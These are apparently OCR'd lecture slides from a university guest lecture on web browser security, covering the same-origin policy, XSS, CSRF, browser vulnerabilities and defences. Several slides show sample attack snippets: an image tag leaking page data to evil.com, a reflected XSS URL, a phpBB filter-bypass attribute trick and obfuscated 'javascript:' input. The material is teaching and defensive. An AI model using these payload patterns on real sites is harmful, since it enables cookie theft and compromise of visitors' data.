
Web Browser Security


Charlie Reis
Guest Lecture - CSE 490K - 5/24/2007

Is Browsing Safe?



Browser Security Model

- Pages are isolated from each other, *sometimes*
- **"Same origin" policy:**
  - Page can only communicate with pages and servers from the same origin
  - Applies to cookies, cross-page scripts, AJAX requests



Subverting the Browser

- Attackers are exploiting browser weaknesses
  1. Cross-site scripting (XSS)
  2. Cross-site request forgery (CSRF)
  3. Browser vulnerabilities

1. XSS / Script Injection

XSS / Script Injection


- Placing script code on someone else's site
  - Gives attacker control over content
  - Difficult to prevent in general
- Widespread threat
  - MySpace, Yahoo Mail exploited
  - Most reported vulnerability

e.g., MySpace / Samy

- Viewing Samy's user profile ran script code:
  - Added Samy as one of your "heroes"
  - Copied the code to your profile
- Spread to 1 million pages in 24 hours

e.g., Yahoo Mail / Yamanner

- Email with embedded script code
  - Accessed your address book
  - Sent addresses to a server
  - Forwarded itself to your contacts




What damage can XSS do?

- Invade **privacy** of visitors
- Violate **integrity** of page
- Deny **availability** to a server

Invade Privacy


- XSS can leak data to attacker, despite same origin policy
  - e.g., Encode data in URL of a requested image
- Steal cookies to log in as user
- Leak any information on page (passwords, credit cards, etc.)




```
<img src="http://evil.com/index.php?[data]">
```



Violate Integrity

- Scripts can change any content on a page
  - Falsify info
  - Make page appear faulty
  - Ask user for more personal information



Deny Availability


- Distributed Denial of Service
  - Turn browsers into bots
  - Attacker can choose any machine as target
- Large impact for compromising popular sites or advertisers



Types of Script Injection


1. Stored XSS
2. Reflected XSS
3. DOM-Based XSS
4. Third party scripts
5. Bookmarklets

1. Stored XSS



- Hide script in server's database
- Any visitor to page will run the injected code
- Many sites display user input
  - Blogs, wikis, discussion boards, social networks
- Try to filter out script code, but not always successful

2. Reflected XSS



- Some sites parse input from URL
- Attackers can construct links that cause scripts to run
- Must trick users into following these links (e.g., phishing emails)


```
http://nytimes.com/auth/login?URI=">><script>…</script>
```


3. DOM-Based XSS

- Like Reflected XSS, except that URL parsing is done on **client**, not server
- Attack code never appears in HTML sent over the network (only in URL)

```
<script>
var pos = document.URL.indexof("name=")+5;
var name = document.URL.substring(pos, document.URL.length);
</script>
```


4. Third party scripts



- Script files from any origin can be embedded in a page
  (not part of same-origin policy)
  - Ad servers
  - Mashups (e.g., Google Maps)
- Web sites must delegate trust
  - Malicious or compromised third party can launch attack

5. Bookmarklets

- Bookmarklet: a bookmarked JavaScript URL

```
javascript:alert('hello world');
```

- Runs in context of user's current page
  - Useful for stripping ads, web development
- Could be used for phishing or spying on browsing habits

How to prevent XSS?

- Option 1: **block JavaScript**
  - Could disable scripts in browser *(but too many sites rely on them today)*
  - Could whitelist known pages with NoScript *(but they might be vulnerable to XSS)*

Input Validation

- Server must filter all scripts from user input
  - Must find all script tags, event handlers, script URLs, scripts in stylesheets, etc.
  - Must handle encoded input (%3C...)
- Can't just block '<' and '>' in many cases

Bug in phpBB's filter

- Discussion board allowed some HTML tags (e.g., <b>, <i>)
- Didn't filter all scripts

```
<b c=">" onmouseover="(...)" x="<b ">text</b>
Filter  <b c= >                      <b  >    </b>
Browser <b c=    onmouseover=      x=     >    </b>
```


Convenience vs Security

- Most browsers are tolerant of syntax errors
- Malformed input can get past a filter and then run in the browser
  - Samy worm on MySpace:


```
'java
script:eval(...)'
```


Research Proposals

- **Find bugs on server side** *[Xie, Huang]*
  - Static or dynamic analysis, fault injection
- **Limit damage on client** *[Vogt, Ismail]*
  - Taint analysis (prevent information leaks)
  - Connection blocking
- **Script whitelists** *[Jim]*
  - Only run scripts with valid hashes

2. Cross-Site Request Forgery (CSRF)

CSRF Attacks



- Browser includes cookies on all requests to a site
- Attacker can make requests with user's credentials
  - Post messages, transfer money, delete data
- Netflix vuln: change account settings
- Gmail vuln: steal contact list


Preventing CSRF

- Embed a **fresh nonce** in each form
- Check for the nonce on every user request
- Forged requests will have the cookie but not the nonce

```
<form>
<input type=hidden
  name=nonce value=23562>
<input ...>
...
</form>
```


3. Browser Vulnerabilities

Browser Vulnerabilities



- Pages can exploit vulns. to run arbitrary code ("drive-by downloads")
- Discovered frequently (e.g., Windows .ANI bug)
- Patches aren't always installed quickly (e.g., testing in enterprises)

Research Proposals

- Run web browser in virtual machine
  [Tahoma, SpyProxy]
  - Can roll back after any damage
- Filter exploits of known vulnerabilities
  [BrowserShield]
  - Tricky: must insert runtime checks into all JavaScript code

Summary

- Same-origin policy isn't always sufficient
  - *XSS, CSRF, Browser Vulnerabilities*
- Web developers must be vigilant
- Changes to browsers could help
  (part of my research)